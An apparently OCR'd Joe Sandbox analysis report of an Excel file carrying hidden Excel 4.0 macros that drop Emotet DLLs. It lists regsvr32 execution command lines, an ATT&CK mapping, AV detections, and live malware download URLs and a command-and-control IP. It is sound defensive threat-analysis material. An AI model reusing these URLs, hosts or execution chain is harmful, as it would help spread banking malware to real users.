ID: 632039
Sample Name: melimar.com.xls
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 08:33:52
Date: 23/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report melimar.com.xls 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Yara Signatures 4
Memory Dumps 4
Unpacked PEs 5
Sigma Signatures 5
Snort Signatures 5
Joe Sandbox Signatures 5
AV Detection 5
Software Vulnerabilities 5
Networking 5
E-Banking Fraud 6
System Summary 6
Boot Survival 6
Hooking and other Techniques for Hiding and Protection 6
HIPS / PFW / Operating System Protection Evasion 6
Stealing of Sensitive Information 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 9
Domains 9
URLs 9
Domains and IPs 9
Contacted Domains 9
Contacted URLs 10
URLs from Memory and Binaries 10
World Map of Contacted IPs 11
Public IPs 11
General Information 11
Warnings 12
Simulations 12
Behavior and APIs 12
Joe Sandbox View / Context 12
IPs 12
Domains 13
ASNs 13
JA3 Fingerprints 13
Dropped Files 13
Created / dropped Files 13
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506 13
C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506 13
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\klJrMZJhgldiJr6j0XWPeZOiGs[1].dll 13
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\RD05UTHGkitvIJt[1].dll 14
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\me435CErJsFGw1q[1].dll 14
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\lJWa95VlQ[1] 15
C:\Users\user\AppData\Local\Temp\CabF04.tmp 15
C:\Users\user\AppData\Local\Temp\TarF05.tmp 15
C:\Users\user\AppData\Local\Temp\~DF4A00E8F1D401126E.TMP 15
C:\Users\user\Desktop\melimar.com.xls 16
C:\Users\user\uxevr1.ocx 16
C:\Users\user\uxevr2.ocx 16
C:\Users\user\uxevr3.ocx 17
C:\Windows\System32\HtkzwckLMRsIno\zbbayGuUXRtRt.dll (copy) 17
C:\Windows\System32\WFwVcxpK\qMgBgEIcUslg.dll (copy) 17
C:\Windows\System32\XcSShRaCEZoMkA\LaeOniCeFWEmCa.dll (copy) 18
Static File Info 18
General 18
File Icon 18
Static OLE Info 18
General 18
OLE File "melimar.com.xls" 19
Indicators 19

Summary 19
Document Summary 19
Streams 19
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096 19
General 19
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096 19
General 19
Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 58850 19
General 20
Macro 4.0 Code 20
Network Behavior 20
Network Port Distribution 20
TCP Packets 21
UDP Packets 23
DNS Queries 23
DNS Answers 23
HTTP Request Dependency Graph 23
HTTP Packets 23
HTTPS Proxied Packets 26
Statistics 41
Behavior 41
System Behavior 41
Analysis Process: EXCEL.EXEPID: 2600, Parent PID: 576 41
General 41
File Activities 42
Registry Activities 42
Analysis Process: regsvr32.exePID: 1820, Parent PID: 2600 42
General 42
File Activities 42
Analysis Process: regsvr32.exePID: 2472, Parent PID: 1820 42
General 42
File Activities 43
Registry Activities 43
Analysis Process: regsvr32.exePID: 1160, Parent PID: 2600 43
General 43
File Activities 43
Analysis Process: svchost.exePID: 1476, Parent PID: 404 43
General 43
Analysis Process: regsvr32.exePID: 1720, Parent PID: 1160 44
General 44
File Activities 44
File Created 44
Registry Activities 44
Analysis Process: regsvr32.exePID: 768, Parent PID: 2600 44
General 44
File Activities 45
Analysis Process: regsvr32.exePID: 2376, Parent PID: 768 45
General 45
File Activities 45
Registry Activities 45
Analysis Process: regsvr32.exePID: 2576, Parent PID: 2600 45
General 45
Disassembly 46


Windows Analysis Report

melimar.com.xls


Overview

General Information

Sample Name:	melimar.com.xls
Analysis ID:	632039
MD5:	26fe1a6dbcaedc…
SHA1:	f894d4913c99feb..
SHA256:	10d164258a05b4.
Tags:	SilentBuilder xls
Infos:	



Detection




Hidden Macro 4.0, Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Document exploit detected (drops P…
- Office document tries to convince v…
- Yara detected Emotet
- System process connects to networ…
- Document exploit detected (creates…
- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for dom…
- Multi AV Scanner detection for drop…
- Office process drops PE file
- Found Excel 4.0 Macro with suspici…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 2600 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 1820 cmdline: C:\Windows\System32\regsvr32.exe /S ..\uxevr1.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2472 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\HtkzwckLMRsIno\zbbayGuUXRtRt.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1160 cmdline: C:\Windows\System32\regsvr32.exe /S ..\uxevr2.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 1720 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\XcSShRaCEZoMkA\LaeOniCeFWEmCa.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 768 cmdline: C:\Windows\System32\regsvr32.exe /S ..\uxevr3.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2376 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\WFwVcxpK\qMgBgEIcUslg.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2576 cmdline: C:\Windows\System32\regsvr32.exe /S ..\uxevr4.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- svchost.exe (PID: 1476 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: C78655BC80301D76ED4FEF1C1EA40A7D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.925945389.00000000003C0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000005.00000002.936818785.0000000002010000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.1223804747.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000004.00000002.1223146291.00000000001F0000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000005.00000002.936929041.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 7 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
7.2.regsvr32.exe.1f00000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
7.2.regsvr32.exe.1f00000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
3.2.regsvr32.exe.3c0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
8.2.regsvr32.exe.2c0000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
8.2.regsvr32.exe.2c0000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 7 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Software Vulnerabilities

Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

Networking

System process connects to network (likely due to code injection or exploit)

E-Banking Fraud

Yara detected Emotet

System Summary

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found malicious Excel 4.0 Macro

Office process drops PE file

Found Excel 4.0 Macro with suspicious formulas

Boot Survival

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Scripting	Path Interception	1 1 1 Process Injection	1 3 1 Masquerading	OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 Native API	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	LSASS Memory	1 Query Registry	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	4 3 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	1 Virtualization/Sandbox Evasion	Security Account Manager	1 2 Security Software Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 5 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	3 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	2 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	2 4 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Scripting	Cached Domain Credentials	1 Remote System Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Hidden Files and Directories	DCSync	2 File and Directory Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	2 Obfuscated Files or Information	Proc Filesystem	1 6 System Information Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Regsvr32	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.







Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
melimar.com.xls	58%	Virustotal		Browse
melimar.com.xls	32%	Metadefender		Browse
melimar.com.xls	51%	ReversingLabs	Document-Excel.Trojan.Abracadabra	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\me435CErJsFGw1q[1].dll	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\klJrMZJhgldiJr6j0XWPeZOiGs[1].dll	100%	Joe Sandbox ML		
C:\Users\user\uxevr3.ocx	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\RD05UTHGkitvlJt[1].dll	100%	Joe Sandbox ML		

Source	Detection	Scanner	Label	Link
C:\Users\user\uxevr1.ocx	100%	Joe Sandbox ML		
C:\Users\user\uxevr2.ocx	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\klJrMZJhgldiJr6j0XWPeZOiGs[1].dll	56%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\RD05UTHGkitvlJt[1].dll	41%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\me435CErJsFGw1q[1].dll	29%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\me435CErJsFGw1q[1].dll	59%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\uxevr1.ocx	41%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\uxevr2.ocx	29%	Metadefender		Browse
C:\Users\user\uxevr2.ocx	59%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\uxevr3.ocx	56%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\HtkzwckLMRsIno\zbbayGuUXRtRt.dll (copy)	41%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\WFwVcxpK\qMgBgEIcUslg.dll (copy)	56%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\XcSShRaCEZoMkA\LaeOniCeFWEmCa.dll (copy)	29%	Metadefender		Browse
C:\Windows\System32\XcSShRaCEZoMkA\LaeOniCeFWEmCa.dll (copy)	59%	ReversingLabs	Win64.Trojan.Emotet	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
kabeonet.pl	1%	Virustotal		Browse
salledemode.com	12%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://173.82.82.196:8080/	100%	URL Reputation	malware	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://salledemode.com/tgroup.ge/x4bc2kL4BzGAeUsVi/	100%	Avira URL Cloud	malware	
http://https://173.82.82.196/;	100%	Avira URL Cloud	malware	
http://https://173.82.82.196/	100%	URL Reputation	malware	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://vipteck.com/wp-admin/user/B8d6jr4pBND2HExAmI/lJWa95VlQ/	100%	Avira URL Cloud	malware	
http://www.kabeonet.pl/wp-admin/VWlAz5vWJNHDb/	100%	Avira URL Cloud	malware	
http://vipteck.com/wp-admin/user/B8d6jr4pBND2HExAmI/lJWa95VlQ/	100%	Avira URL Cloud	malware	
http://kabeonet.pl/wp-admin/VWlAz5vWJNHDb/	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
kabeonet.pl	193.143.77.34	true	false	• 1%, Virustotal, Browse	unknown
salledemode.com	160.153.40.1	true	true	• 12%, Virustotal, Browse	unknown
vipteck.com	188.114.97.10	true	false		unknown
airliftlimo.com	159.203.19.2	true	false		high

Name	IP	Active	Malicious	Antivirus Detection	Reputation
windowsupdatebg.s.llnwi.net	178.79.242.0	true	false		unknown
www.kabeonet.pl	unknown	unknown	false		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://salledemode.com/tgroup.ge/x4bc2kL4BzGAeUsVi/	true	• Avira URL Cloud: malware	unknown
http://https://vipteck.com/wp-admin/user/B8d6jr4pBND2HExAmI/lJWa95VlQ/	true	• Avira URL Cloud: malware	unknown
http://www.kabeonet.pl/wp-admin/VWlAz5vWJNHDb/	true	• Avira URL Cloud: malware	unknown
http://vipteck.com/wp-admin/user/B8d6jr4pBND2HExAmI/lJWa95VlQ/	true	• Avira URL Cloud: malware	unknown
http://kabeonet.pl/wp-admin/VWlAz5vWJNHDb/	true	• Avira URL Cloud: malware	unknown
http://https://airliftlimo.com/wp-admin/iMc/	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://173.82.82.196:8080/	regsvr32.exe, 00000007.00000002.12236234 80.0000000002E20000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0009.00000002.1223280961.00000000002C900 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1223353489.000 0000000309000.00000004.00000020.00020000 .00000000.sdmp	true	• URL Reputation: malware	unknown
